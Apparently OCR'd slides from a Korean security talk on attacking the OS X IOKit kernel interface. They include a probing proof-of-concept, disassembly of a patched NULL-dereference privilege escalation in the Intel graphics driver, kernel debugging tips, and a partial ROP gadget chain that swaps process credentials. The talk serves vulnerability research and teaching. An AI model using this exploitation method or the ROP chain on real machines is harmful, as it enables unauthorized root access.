OS X 0-Day


singi

@sjh21a

오늘은?

- IOKit
- OS X 공격 벡터
- CVE-2015-???? 취약점 / 익스플로잇

OS X 구성


GUI ("Aqua")
API
Carbon
QuickTime
BSD
Classic
Cocoa
Java
Application services
Quartz
OpenGL
PrintCore
...
JRE
Core services
Carbon Core
Core foundation
Core services
non-GUI API...
Core OS ("Darwin")
JVM
System utilities
Kernel ("xnu")
File systems
Networking
NKE
POSIX
BSD
I/O Kit
Drivers
Mach
Hardware

IOKit?

- C++
- Device Driver Framework
- Kernel Extension (.sys, .ko와 비슷)
- Open Source / Close Source
  - http://opensource.apple.com

why IOKit?

- OS X / iOS는 IOKit 외 다양한 공격 벡터를 가지고 있음.
  - kernel, daemons, vendor apps, ..., XPC
- 근데 왜? IOKit만 설명하나?
  - 이것만 알아서 그래요...

why IOKit?

ID	Type	Status	Priority	Milestone	Owner	Summary + Labels
17	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccel2DContext2::blit
18	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in AGPMClient::getPstatesOccupancy
19	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to unchecked pointer parameter in IGAccelCLContext::unmap_user_memory
20	----	Fixed	----	----	cev...@google.com	OS X IOKit Multiple exploitable kernel NULL dereferences (x4)
21	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOUSBControllerUserClient::ReadRegister
22	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to incorrect bounds checking in Intel GPU driver (x2)
24	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOThunderboltFamily
28	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in GPU command buffers
29	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to off-by-one error in IGAccelGLContext::processSidebandToken
30	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel multiple exploitable memory safety issues in token parsing in IGAccelVideoContextMedia (x5)
31	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOAccelContext2::clientMemoryForType
32	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IGAccelVideoContextMain::process_token_ColorSpaceConversion
33	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccelDisplayPipeTransaction2::set_plane_gamma_table
34	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to multiple bounds checking issues in IGAccelGLContext token parsing (x3)
35	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to controlled kmem_free size in IOSharedDataQueue
36	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in AppleMultitouchIODataQueue
37	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to bad free in IOBluetoothFamily
38	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IOBluetoothDataQueue (root only)
39	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IODataQueue::enqueue
40	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to heap overflow in IOHIKeyboardMapper::parseKeyMapping
41	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOHIKeyboardMapper::stickyKeysfree
42	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOHIKeyboardMapper::modifierSwapFilterKey
126	----	Invalid	----	----	cev...@google.com	OS X kASLR defeat due to kernel pointers in IOKit registry CCProjectZeroMembers
135	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IntelAccelerator CCProjectZeroMembers

why IOKit?

- User Application에서 Kernel Driver 제어 가능
  - 대부분 *UserClient 클래스를 통해서 함.
  - 간혹, root 권한을 요구 하는 것도 있음.

IOKit UserClient Class

- Device Driver Class를 User Space에서 제어 할 수 있는 인터페이스 제공

```
IOReturn IOHIDSystem::doNewUserClient(IOHIDSystem *self, void * args)
                                /* IOCommandGate::Action */
{
    task_t          owningTask   = *(task_t *) ((IOHIDCmdGateActionArgs *)args)->arg0;
    void *          security_id  = ((IOHIDCmdGateActionArgs *)args)->arg1;
    UInt32          type         = *(UInt32 *) ((IOHIDCmdGateActionArgs *)args)->arg2;
    OSDictionary * properties    = (OSDictionary *) ((IOHIDCmdGateActionArgs *)args)->arg3;
    IOUserClient ** handler      = (IOUserClient **) ((IOHIDCmdGateActionArgs *)args)->arg4;

    return self->newUserClientGated(owningTask, security_id, type, properties, handler);
}
```

IOKit UserClient Class

```
IOReturn IOHIDSystem::newUserClientGated(task_t     owningTask,
                    /* withToken */ void *          security_id,
                    /* ofType */    UInt32           type,
                    /* withProps*/  OSDictionary *   properties,
                    /* client */    IOUserClient ** handler)
{
    IOUserClient * newConnect = 0;
    IOReturn  err = kIOReturnNoMemory;

    do {
        if ( type == kIOHIDParamConnectType) {
            if ( paramConnect) {
                newConnect = paramConnect;
                newConnect->retain();
            }
            else if ( eventsOpen) {
                newConnect = new IOHIDParamUserClient;
            }
            else {
                err = kIOReturnNotOpen;
                continue;
            }

        }
        else if ( type == kIOHIDServerConnectType) {
            newConnect = new IOHIDUserClient;
        }
```

IOKit UserClient Class

```
IOExternalMethod * IOHIDParamUserClient::getTargetAndMethodForIndex(
                                IOService ** targetP, UInt32 index )
{
    // get the same library function to work for param & server connects
    static const IOExternalMethod methodTemplate[] = {
        /* 0 */  { NULL, NULL, kIOUCScalarIScalar0, 1, 0 },
        /* 1 */  { NULL, NULL, kIOUCScalarIScalar0, 1, 0 },
        /* 2 */  { NULL, NULL, kIOUCScalarIScalar0, 1, 0 },
        /* 3 */  { NULL, (IOMethod) &IOHIDParamUserClient::extPostEvent, kIOUCStructIStruct0,
        /* 4 */  { NULL, (IOMethod) &IOHIDSystem::extSetMouseLocation, kIOUCStructIStruct0, 0
        /* 5 */  { NULL, (IOMethod) &IOHIDSystem::extGetStateForSelector, kIOUCScalarIScalar0
        /* 6 */  { NULL, (IOMethod) &IOHIDSystem::extSetStateForSelector, kIOUCScalarIScalar0
        /* 7 */  { NULL, (IOMethod) &IOHIDSystem::extRegisterVirtualDisplay, kIOUCScalarIScal
        /* 8 */  { NULL, (IOMethod) &IOHIDSystem::extUnregisterVirtualDisplay, kIOUCScalarIS
        /* 9 */  { NULL, (IOMethod) &IOHIDSystem::extSetVirtualDisplayBounds, kIOUCScalarISca
        /* 10 */ { NULL, (IOMethod) &IOHIDParamUserClient::extGetUserHidActivityState, kIOUCS
        /* 11 */ { NULL, (IOMethod) &IOHIDSystem::setContinuousCursorEnable, kIOUCScalarIScal
    };
    IOExternalMethod *result = NULL;
```

됐고, 써보자!

```
//clang -Wall -o poc poc.m -framework IOKit -framework CoreFoundation

#import <Foundation/Foundation.h>

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <IOKit/IOKitLib.h>
#include <IOKit/IOCFSerialize.h>
#include <CoreFoundation/CoreFoundation.h>

int main(int argc, char const *argv[])
{
	kern_return_t err;
	io_iterator_t iterator;
	io_service_t service;
	io_connect_t conn = MACH_PORT_NULL;
	uint64_t inputScalar[16];
	uint64_t inputScalarCnt = 0;
	char inputStruct[4096];
	size_t inputStructCnt = 0;
	uint64_t outputScalar[16];
	uint32_t outputScalarCnt = 0;
	char outputStruct[4096];
	size_t outputStructCnt = 0;
```

됐고, 써보자!

```
CFMutableDictionaryRef matching = IOServiceMatching("IOHIDSystem");

if(!matching)
        return -1;

err = IOServiceGetMatchingServices(kIOMasterPortDefault, matching, &iterator);
if(err != KERN_SUCCESS)
        return -1;

service = IOIteratorNext(iterator);

if(service == IO_OBJECT_NULL)
        return -1;

err = IOServiceOpen(service, mach_task_self(), atoi(argv[1]), &conn); //type
if(err != KERN_SUCCESS) {
        printf("IOServiceOpen error₩n");
        return -1;
}
```

됐고, 써보자!

```
        err = IOConnectCallMethod(
                        conn,
                        atoi(argv[2]), //selector
                        inputScalar, inputScalarCnt,
                        inputStruct, inputStructCnt,
                        outputScalar,&outputScalarCnt,
                        outputStruct,&outputStructCnt);

        if(err != KERN_SUCCESS) {
                printf("IOConnectCallMethod : %x₩n", err);
                return -1;
        }
        if(err == KERN_SUCCESS)
                return 0;
}
```

결과는?

```
singiui-MacBook-Pro:~ singi$ ./poc 1 3
IOConnectCallMethod : e00002c2
singiui-MacBook-Pro:~ singi$
```


0xE00002c2?

```
#define kIOReturnSuccess          KERN_SUCCESS              // OK
#define kIOReturnError            iokit_common_err(0x2bc) // general error
#define kIOReturnNoMemory         iokit_common_err(0x2bd) // can't allocate memory
#define kIOReturnNoResources      iokit_common_err(0x2be) // resource shortage
#define kIOReturnIPCError         iokit_common_err(0x2bf) // error during IPC
#define kIOReturnNoDevice         iokit_common_err(0x2c0) // no such device
#define kIOReturnNotPrivileged    iokit_common_err(0x2c1) // privilege violation
#define kIOReturnBadArgument      iokit_common_err(0x2c2) // invalid argument
#define kIOReturnLockedRead       iokit_common_err(0x2c3) // device read locked
#define kIOReturnLockedWrite      iokit_common_err(0x2c4) // device write locked
#define kIOReturnExclusiveAccess  iokit_common_err(0x2c5) // exclusive access and
                                                          //   device already open
#define kIOReturnBadMessageID     iokit_common_err(0x2c6) // sent/received messages
                                                          //   had different msg_id
#define kIOReturnUnsupported      iokit_common_err(0x2c7) // unsupported function
#define kIOReturnVMError          iokit_common_err(0x2c8) // misc. VM failure
#define kIOReturnInternalError    iokit_common_err(0x2c9) // internal error
#define kIOReturnIOError          iokit_common_err(0x2ca) // General I/O error
```


*모두 똑같진 않다!

- *UserClient Classes
  - externalMethod
  - getTargetAndMethodForIndex
  - methodTemplate
- Device Driver Class
  - *::initWithTask
  - *::init
- SimpleUserClient 코드 리뷰 추천.

CVE-2015-???? 소개


OS X에 대한 문제 리포트
문제가 발생했기 때문에 컴퓨터가 재시동되었습니다.
이 리포트는 자동으로 Apple로 보내집니다.
주석
문제 세부사항 및 시스템 구성
Anonymous UUID: E0B47920-190C-0495-D9A2-4A55BA9F1A04
Thu Sep 10 01:09:54 2015
*** Panic Report ***
panic(cpu 1 caller 0xffffff80059d6a9a): Kernel trap at 0x0000000020150303, type 14=page fault, registers:
CR0:
RAX:
RSP:
R8:
R12:
RFL:
RIP: 0x0000000020150303,
Fault CR2: 0x0000000020150303, Error code: 0x0000000000000010, Fault CPU: 0x1, PL: 0
개요
디스플레이
저장 공간
지원
서비스
OS X El Capitan
버전 10.11 베타(15A278b)
MacBook Air (13-inch, Mid 2012)
프로세서 2 GHz Intel Core i7
메모리 8GB 1600 MHz DDR3
그래픽 Intel HD Graphics 4000 1536 MB
일련 번호 C02JF19TDRVG
시스템 리포트...
소프트웨어 업데이트...
™ 및 © 1983-2015 Apple Inc. 모든 권리 보유. 사용권 계약
Mac OS version:
15A278b
세부사항 가리기
승인

잘 안 보이죠?ㅋ


rip = 0x0000000020150303
ags = 0x0000000000010246
cs = 0x0000000000000008
fs = 0x0000000000000000
gs = 0x000000000000000f

IOAccelerator LPE 취약점

- IOAccelerator
  - /System/Library/Extension/AppleIntelHD4[5]000Graphics.kext
- Vulnerability Type : Null dereference
- type : 5, selector : 14, gstqConfigure
- Arguments? All Zero(NULL이 아니라, 0)
  - What? What? What? F**K ㅋㅋ

IOAccelerator LPE 취약점

```
000000000003F650 lea     rsi, _g_PmRegsCfgHSWGT1Set1 ; unsigned int (*)[2]
000000000003F657 mov     edx, 58h ; 'X'  ; unsigned int
000000000003F65C mov     rdi, r12        ; this
000000000003F65F call    GenXHWCounters::InitPerfRegisterTable(uint const(*)[2],uint)
000000000003F664 mov     r15d, 1
000000000003F66A cmp     eax, 1
000000000003F66D jz      loc_3F7C7
```

```
000000000003F673
000000000003F673 loc_3F673:
000000000003F673 mov     edx, [r12+8]
000000000003F678 shl     edx, 0Ch
000000000003F67B mov     rdi, [r12]
000000000003F67F mov     rax, [rdi]
000000000003F682 mov     esi, 2360h
000000000003F687 call    qword ptr [rax+70h]
```

패치 전 #1

```
public IGAccelDevice::gst_configure(GstConfigurationRec *,
IGAccelDevice::gst_configure(GstConfigurationRec *, GstCon
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r12
push    rbx
mov     rax, rdx
mov     r15, rsi
mov     r14, rdi
mov     edx, [r15+800h]
cmp     edx, 200h
jbe     short loc_401D1
```

패치 전 #2

```
mov     rcx, [rbx+0F08h]
movsxd  r14, dword ptr [rcx+44h]
mov     edx, [rsi+808h]
test    edx, edx
jz      short loc_3CCCA
```

패치 후 #1

```
; IGAccelDevice::gst_configure(GstConfigurationRec *, GstConfigurationRec *, unsigned long lon
public __ZN13IGAccelDevice13gst_configureEP19GstConfigurationRecS1_yPy
__ZN13IGAccelDevice13gst_configureEP19GstConfigurationRecS1_yPy proc near
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r12
push    rbx
mov     rax, rdx
mov     r15, rsi
mov     r14, rdi
cmp     rcx, 80Ch
jnz     short loc_401BE
```

```
0000000000040195 mov     edx, [r15+800h]
000000000004019C cmp     edx, 201h
00000000000401A2 jb      short loc_401C8
```

패치 후 #2

```
mov     rcx, [rbx+0F10h]
mov     eax, 1
test    rcx, rcx
jz      loc_3CDD8
```

```
000000000003CC50 test    rsi, rsi
000000000003CC53 jz      loc_3CDD8
```

```
000000000003CC59 movsxd  r14, dword ptr [rcx+44h]
000000000003CC5D mov     edx, [rsi+808h]
000000000003CC63 test    edx, edx
000000000003CC65 jz      short loc_3CCB7
```

OS X 커널 디버깅 팁

- 취약점 익스플로잇 해보려고 하는데...
  - 공개된 익스플로잇 코드는 SF영화 보는거 같고
  - OS X 환경은 처음이라 커널 디버깅도 모르겠고...
  - 영어고...
  - 왠지 나만 안되는 거 같고... 슬퍼 하는데(?)

OS X 커널 디버깅 팁

SeungJin Beist Lee 2015-09-18 오전 11:12

헐

정훈아 너 병원 한번 가봐

너 혹시 익스플로잇 못하는 병 걸렸을 수도 있어

분노 + 오기 == 해킹 레벨 파워 업

OS X 커널 디버깅 팁

- 그래픽 드라이버는 Parallels로 디버깅 안됨...ㅠㅠ
- Thunderbolt-Ethernet Adapter
- MBP x 2 T_T
- lldb + kdp

OS X 커널 디버깅 팁

- 디버기
- nvram boot-args="debug=0x144 kdp_match_name=[thunderbold interface number] -v"
- Command + Options + Control + Shift + ESC
- 또는 커널 패닉 코드 사용

OS X 커널 디버깅 팁

- lldb 실행 후 아래 명령어 사용
- kdp-remote “디버기 OS X IP”
- 끝! 쉽다 ㅋㅋ

익스플로잇 작성은?

- 처음엔 Process 권한만 바꾸면 될 줄 알았지만...
- payload 실행 후, 그대로 멈춰버리는 현상이 발생.
- 이유?

Lock이 문제

```
00000000000401DE mov     rbx, [r14+108h]
00000000000401E5 mov     rdi, [rbx+88h]
00000000000401EC call    _IOLockLock
00000000000401F1 mov     rdi, rbx        ; this
00000000000401F4 call    IOGraphicsAccelerator2::lock_busy(void)
00000000000401F9 mov     rax, [rbx]
00000000000401FC lea     r12, unk_4CD93
0000000000040203 xor     edx, edx
0000000000040205 mov     rdi, rbx
0000000000040208 mov     rsi, r12
000000000004020B call    qword ptr [rax+850h]
0000000000040211 mov     rdi, [r14+108h]
0000000000040218 mov     rsi, r15
000000000004021B call    IntelAccelerator::gstqConfigure(GstConfigurationRec *)
0000000000040220 mov     r15d, eax
0000000000040223 mov     rbx, [r14+108h]
000000000004022A mov     rax, [rbx]
000000000004022D xor     edx, edx
000000000004022F mov     rdi, rbx
0000000000040232 mov     rsi, r12
0000000000040235 call    qword ptr [rax+858h]
000000000004023B mov     rdi, rbx        ; this
000000000004023E call    IOGraphicsAccelerator2::unlock_busy(void)
0000000000040243 mov     rdi, [rbx+88h]
000000000004024A call    _IOLockUnlock
```

해결 방법?

- ROP를 통해서, 스택에 저장 되어 있는 this 포인터를 rbx 레지스터로 옮기고, 아래 그림의 코드영역으로 이동

```
04023B                  mov     rdi, rbx        ; this
04023E                  call    IOGraphicsAccelerator2::unlock_busy(void)
040243                  mov     rdi, [rbx+88h]
04024A                  call    _IOLockUnlock
04024F                  mov     eax, r15d
040252
040252 loc_40252:                               ; CODE XREF: IGAccelDevic
040252                  pop     rbx
040253                  pop     r12
040255                  pop     r14
040257                  pop     r15
040259                  pop     rbp
04025A                  retn
```

ROP gadgets

```
uint64_t rop_stack[] = {
  ROP_POP_RCX(mapping_kernel),
  ROP_POP_RCX(mapping_kernel),
  ROP_R8_RDX_CALL_RCX(mapping_kernel), //r8 --> rdx

  ROP_POP_RAX(mapping_kernel),
  ROP_POP_RCX(mapping_kernel),
  ROP_POP_RCX(mapping_kernel),
  (int64_t)-8,
  ROP_MOV_48H_RDX_RCX_8H_CALL_RAX(mapping_kernel), //mov 0x48(rdx, rcx, 8), rsi

  ROP_RSI_TO_RAX(mapping_kernel),
  JUNK_VALUE, //mov rsi, rax

  ROP_POP_R15(mapping_kernel),
  ROP_POP_RCX(mapping_kernel),
  ROP_RAX_TO_R8_CALL_R15(mapping_kernel), //mov rax, r8

  ROP_POP_RCX(mapping_kernel),
  ROP_POP_RCX(mapping_kernel),
  ROP_R8_RDX_CALL_RCX(mapping_kernel), //r8 --> rdx

  ROP_POP_RCX(mapping_kernel),
  ROP_POP_RCX(mapping_kernel),
  ROP_RDX_R14_JMP_RCX(mapping_kernel), //rdx --> r14
```

이제 남은 건?

- _current_proc
- _proc_ucred
- _posix_cred_get
- _chgproccnt
- _thread_exception_return
- ROP 호출을 통해 process credential을 변경하고, 안전하게 유저영역으로 돌아오면 됨.

쉘코드는 안되나?

- OS X는 NULL 페이지에 메모리를 할당 할 수 있는데, 쉘코드를 NULL 페이지에 넣어서 실행 시키면 안 되요?
  - 네 안되요.
    - SMEP(Supervisor Mode Execution Prevention)

잠깐, 이걸로 끝?

- 이것만 하면 되나?
  - Kernel ASLR Bypass : Kernel Memory Leak bug 필요.
  - 부팅 시, 무작위 slide 값을 사용해서 ASLR 구현
  - Real Module Address = Module Address + slide

Exploit Demo!
LPE in IOAccelerator <= 10.11.1

- https://youtu.be/ypFdR91QXwI

0-day 취약점!?

- 패치 된 거 말고 0-day를 보여주세요!

질문은 없겠징? +o+